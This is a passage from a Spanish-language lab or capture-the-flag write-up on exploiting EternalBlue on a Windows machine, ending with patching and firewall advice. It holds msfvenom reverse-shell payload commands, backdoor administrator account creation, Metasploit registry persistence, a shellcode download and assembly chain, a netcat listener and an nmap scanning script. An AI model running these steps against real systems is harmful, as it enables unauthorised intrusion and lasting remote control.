msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.32.132 LPORT=9000
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.32.132 LPORT=9001
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin
```

Volveremos a la carpeta anterior, y ahora si terminaremos de ejecutar el documento de "**Python**" para aplicar nuestro "**script**".


Primero debemos abrir otra terminal, en donde agregamos nuestro puerto de escucha:



Y a partir de aquí ejecutaremos el comando para terminar con el "**script**" manual.



Al aparecer la palabra "**done**" en la ejecución de los "**scripts**" ya se nos conectará el terminal que tenemos a la escucha con el puerto 9000.



Con esto completaremos la explotación manual del "**Ethernal Blue**".

4. Escalación de privilegios si

La escalación de privilegios en Windows se puede aplicar habilitando un usuario de Windows con permisos de administrador, haremos el proceso rápidamente ya que se puede aplicar en sencillos pasos.

Ya cuando estemos dentro de la consola del equipo utilizando el método automático o el manual, ejecutaremos los siguientes comandos en "**CMD**".

```
C:\Windows\system32>net user Hacker tetengo2024 /add
net user Hacker tetengo2024 /add
The command completed successfully.
```

Lo creamos con un nombre y contraseña que nos guste. Seguidamente le damos permisos de administrador y con esto es suficiente para escalar privilegios a cualquier usuario.

```
C:\Windows\system32>net localgroup administrators Hacker /add
net localgroup administrators Hacker /add
The command completed successfully.
```

Claro, este camino tiene como inconveniente que los usuarios que creamos aparecen en la pantalla de inicio al equipo, así que es muy probable que nos descubran apenas se apague.

5. Banderas

Bandera1	**0ef3b7d488b11e3e800f547a0765da8e**
Bandera2	**a63c1c39c0c7fd570053343451667939**

6. Herramientas usadas

Nmap	Ubicación de vulnerabilidad y puertos abiertos.
Git Hub	Descarga de "**script**" manual para explotación "**Auto Blue**"
Metasploit	Ejecución automática de "**Ethernal Blue**"

7. EXTRA Opcional

Herramientas usadas

Bash	Compilar código de scripts
Nmap	Generar reportes de puertos y vulnerabilidades
Nasm	Ensamblador y procesador de código (conversor)
Msfvenom	Conector inverso
Visual Studio Code	Compilar código.


Script de TTL – Script de Puertos Abiertos – Vulnerabilidades ***PUNTOS EXTRAS***

En la parte Extra explicare levemente mi código para el "script" que identifica los sistemas operativos y los puertos abiertos ambos están el mismo código para hacerlos más sencillos de utilizar, he de considerar que le agrego mensajes de error para limitar al usuario, así que puede parecer complejo.

Adjunto enlace de descarga: [Script de SO - Puertos - Vulnerabilidades]

Primero:

Compilé el “**script**” utilizando “**bash**” para ejecutarlo simple en cualquier Linux, le definí colores para hacerlo más llamativo y ordenado.




```
#!/bin/bash
# Script para determinar SO y puertos abiertos

# Definir colores para adornar
Verde='\033[0;32m'
Naranja='\033[1;33m'
Cyan='\033[0;36m'
Rojo='\033[0;31m'
Sincolor='\033[0m' # Quitar color

echo
echo ------------------------------------------------------------------------
echo # Meter espacios para mejorar apariencia
echo -e -n "${Naranja}¿Qué IP quieres analizar? Por favor escríbela: ${Sincolor}" # Se quita el color para no mo

read IP

# Validación para que la IP sea un octeto
if ! [[ $IP =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
    echo -e "${Rojo}La dirección IP ingresada no es válida, quizá escribiste una letra o palabra${Sincolor}"
    exit 1
fi

echo

# Realizar el ping para verificar si el host responde y muestra mensaje no existe
if ! ping -c 1 $IP &> /dev/null; then
    echo -e "${Rojo}No se encontró el host de destino $IP o no responde al ping.${Sincolor}"
    exit 1
fi
```

Solicita datos, y aplica condiciones para evitar que se digiten otros datos o no sean direcciones IP.

Segundo:

Se aplican condiciones para determinar el sistema operativo, según el “Time to live” que muestran.

```
# Realizar el ping y sacar el TTL
ttl=$(ping -c 1 $IP | grep -oE "ttl=[0-9]{1,3}" | sed 's/ttl=//')

# Condición para comparar el TTL así determinar el SO
if [ $ttl -eq 64 ]; then
    echo -e "${Verde}El SO puede ser Linux.${Sincolor}"
    echo
elif [ $ttl -eq 128 ]; then
    echo -e "${Verde}El SO puede ser Windows.${Sincolor}"
    echo
elif [ $ttl -eq 255 ]; then
    echo -e "${Verde}El SO puede ser Solaris o Cisco.${Sincolor}"
    echo
elif [ $ttl -eq 32 ]; then
    echo -e "${Verde}El SO puede ser FreeBSD o Cisco.${Sincolor}"
    echo
elif [ $ttl -eq 60 ]; then
    echo -e "${Verde}El SO puede ser AIX (IBM).${Sincolor}"
    echo
else
    echo -e "${Naranja}No se pudo determinar el SO basado en el TTL obtenido.${Sincolor}"
    echo
fi
```

Tercero:

Solicita al usuario poner un nombre al reporte generado.

```
echo ------------------------------------------------------------------------
echo

echo -e -n "${Naranja}Nombra tu reporte (Se genera en la carpeta que ejecutas el script): ${Sincolor}"
read Archivo
echo
echo ------------------------------------------------------------------------
echo
```

Cuarto:

Crear el reporte de a partir de "**NMAP**" y lo almacena en una variable para su posterior uso en pantalla. En caso de alguna falla elimina los documentos con datos erróneos, por ejemplo, si no encuentra puertos abiertos o algún problema durante la ejecución.

```
echo
reporte=$(sudo nmap -sV -script vuln -T5 -A -O --open $IP -oX $Archivo ) # Velocidad a T5 para intentar ganar se

# Condición para verificar puertos abiertos
if [[ ! $reporte =~ "Nmap scan report" ]]; then
    echo -e "${Naranja}No se encontraron puertos abiertos.${Sincolor}" # Si no encuentra ninguno lo notifica
    rm -r -f $Archivo
    echo -e "${Rojo}Se eliminan los reportes generados."
    echo
    echo ------------------------------------------------------------------------
else
```

Quinto:

Ordena los datos para que todos se muestren en pantalla correctamente:

```
else
    # Mostrar los puertos abiertos con su servicio y versión
    echo -e "${Cyan}Abierto      Servicio                  Versión${Sincolor} "
    while IFS= read -r line; do # Se usa un separador para indicar cómo se deben tomar los valores, y -r para ig
        puerto=$(echo "$line" | awk '{print $1}') # Se usa awk (similar a grep) para mostrar los datos en format
        servicio=$(echo "$line" | awk '{print $3}') # Imprime los datos guardados en la matriz de reporte
        version=$(echo "$line" | awk '{$1=$2=$3=""; print $0}')
        if [ -z "$version" ]; then
            version="${Naranja}Versión no detectada${Sincolor}"
        fi
        printf "%-10s %-20s %s\n" "$puerto" "$servicio" "$version" # Los porcentajes asignan una separación equi
    done <<< "$(echo "$reporte" | grep -E "^[0-9]+/tcp")"
    echo
```

Sexto:

Genera el reporte en "**.xml**" para visualizarlo fácilmente al terminar.

```
    done <<< "$(echo "$reporte" | grep -E "^[0-9]+/tcp")"
    echo
    echo ----------------------------------------------------------------------
    echo
    xsltproc $Archivo -o $Archivo.html #Convierte el archivo xml en html para ver el reporte de vulnerabilidades
    rm -rf $Archivo
    echo -e " ${Rojo}Éxito, se generó un archivo html, con las vulnerabilidades del Host escaneado${Sincolor}"
    echo
    echo ----------------------------------------------------------------------
fi
```

Persistencia ***PUNTO EXTRA***

Para aplicar la persistencia, es requisito primordial, aplicar el método manual o el automático, y realizar los siguientes pasos cuando nos encontramos en "**Meterpreter**" y estamos conectados al equipo, debemos tomar el control de un proceso que el usuario inconsciente, siempre va a ejecutar, como lo es el "**explorer.exe**".

```
meterpreter > migrate 3052
[*] Migrating from 304 to 3052...
[*] Migration completed successfully.
meterpreter >
```

En esta oportunidad justo el proceso estaba con el número 3052, así que nos aprovechamos para migrar.

Seguidamente, es necesario ejecutar un exploit de persistencia como este:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/persistence
msf6 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Le cargamos su respectivo "**payload**" en esta oportunidad, será el de "**Meterpreter**" ya que nos funciona para mantener una comunicación reversa con los equipos.

```
msf6 exploit(windows/local/persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) >
```

Cargaremos además de lo anterior, un "**Delay**", recomendable que sea de 5 segundos, se seleccionaremos la sesión "1" que es la única que se encuentra activa, y corresponde a este proceso que estamos ejecutando.


```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > show sessions

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-845Q99
```

```
msf6 exploit(windows/local/persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set delay 5
delay ⇒ 5
msf6 exploit(windows/local/persistence) > set session 1
session ⇒ 1
msf6 exploit(windows/local/persistence) > exploit
```

Procedemos a correr el "**exploit**", esto generara una conexión con el equipo, que se reiterara cada vez que se ejecute la aplicación "**explorer.exe**" y claro como esta es vital para el funcionamiento de Windows, cada vez que se enciende el equipo, manda múltiples solicitudes de conexión al equipo atacante.

```
[*] Running persistent module against WIN-845Q99OO4PP via session ID: 1
[*] Persistent VBS script written on WIN-845Q99OO4PP to C:\Users\ADMINI~1\AppData\Local\Temp\eZrLJPSxNQ.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\eKtnDqWEUBi
[+] Installed autorun on WIN-845Q99OO4PP as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\eKtnDqWEUBi
[*] Clean up Meterpreter RC file: /home/hmstudent/.msf4/logs/persistence/WIN-845Q99OO4PP_20240415.2647/WIN-845Q99OO4PP_20240415.2647.rc
msf6 exploit(windows/local/persistence) >
```

Y para que todo esto continue funcionando, ejecutamos el "**exploit**" de "**multi handler**" así ambos equipos se mantienen en comunicación siempre que el de la víctima se encuentre en línea.




Aquí podemos observar, que, aunque el computador atacado se apague, al correr nuevamente el "**handler**" ambos vuelven a enlazar su comunicación.


Hackeo adicional ***PUNTO EXTRA***

Para la realización de este "**script**", fue necesario buscar información adicional, ya que el que tiene la "**Exploit Database**" cuenta con errores de ejecución, pero como punto positivo al compilar todo está al nivel del procedimiento manual en esta guía.

Buscaremos en el comando "**searchploit**" uno de los "scripts" disponibles para "**Ethernal Blue**".



Es necesario descargarlo en nuestro equipo, y seguidamente hay que instalar la aplicación "**nasm**" en nuestro Kali, ya que este es un ensamblador que nos permite combinar 2 o más archivos en 1.



Ya con “**nasm**” instalado podemos proceder a el siguiente “shellcode” de este repositorio en la “**web**”: "Ethernal Blue Shellcode"

Nota: También hay una versión para x86, pero en este caso nos hará que provoquemos la “**pantalla de la muerte**” en el equipo, al ser de 64 bits.

```
└─$ wget https://gist.githubusercontent.com/worawit/05105fce9e126ac9c85325f0b05d6501/raw/ffd9103a76f0e28ee395187f203964b4c4075d19/eternalblue_x64_kshellcode.asm
--2024-04-16 09:19:25--  https://gist.githubusercontent.com/worawit/05105fce9e126ac9c85325f0b05d6501/raw/ffd9103a76f0e28ee395187f203964b4c4075d19/eternalblue_x64_kshellcode.asm
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19722 (19K) [text/plain]
Saving to: ‘eternalblue_x64_kshellcode.asm’

eternalblue_x64_kshellcode. 100%[===================================================>]  19.26K  --.-KB/s    in 0.01s

2024-04-16 09:19:26 (1.73 MB/s) - ‘eternalblue_x64_kshellcode.asm’ saved [19722/19722]
```

Ya con el shellcode descargado, utilizaremos “**nasm**” para ensamblar el Kernel de ejecución que pronto vamos a combinar con el archivo que nos genera “**msfvenom**” para poder correr el “**exploit**”.

```
┌──(hmstudent㉿kali)-[~/Desktop/ETHERNAL/Exploits]
└─$ nasm -f bin eternalblue_x64_kshellcode.asm -o ./sc_x64_kernel.bin
```

El “**nasm**” nos va a permitir compilar el shellcode que descargamos a un formato compatible con el que “**msfvenom**” nos genera.

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LPORT=5000 LHOST=192.168.32.132 --format raw -o sc_x64_msf.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin
```


Utilizaremos el siguiente comando para generar la conexión inversa que nos brinda “**msfvenom**” la cual será de vital importancia en el ataque.

```
┌──(hmstudent㉿kali)-[~/Desktop/ETHERNAL/Exploits]
└─$ cat sc_x64_kernel.bin sc_x64_msf.bin > sc_x64.bin
```


Combinaremos ambos archivos, tanto el que nos generó “**nasm**” con el de “**msfvenom**” utilizando el comando “**cat**”. El archivo resultante, será el que utilizaremos para cargar los comandos para vulnerar “**SMB**”.

Levantaremos el puerto que en el comando de msfvenom asignamos para esta conexión con el comando “**nc -lvnp**”

A continuación, ejecutaremos el "**exploit**" de "**python**", la ip que queremos atacar, junto a nuestro "**shellcode**" generado.



Nos indica, que se completo la conexión con la palabra "**done**" y en la consola donde levantamos el puerto de escucha, estaremos conectados exitosamente.



8. Conclusiones y Recomendaciones

1) Es importante aplicar todos los parches indicados posteriores a mayo o junio de 2017 en adelante, que apliquen correcciones sobre esta vulnerabilidad (**Ethernal Blue**)
2)Cambiar el sistema operativo de la máquina por uno más actual con soporte de actualizaciones y que se encuentre con este problema corregido.
3) Bloquear el acceso remoto al puerto mediante Firewalls, IDS o IPS u otros medios, para defenderse de el inconveniente
4)Aplicar contraseñas robustas, complicadas de vulnerar, para que los hackers desistan.
5) Evitar mantener el equipo encendido si no se utilizará en mucho tiempo.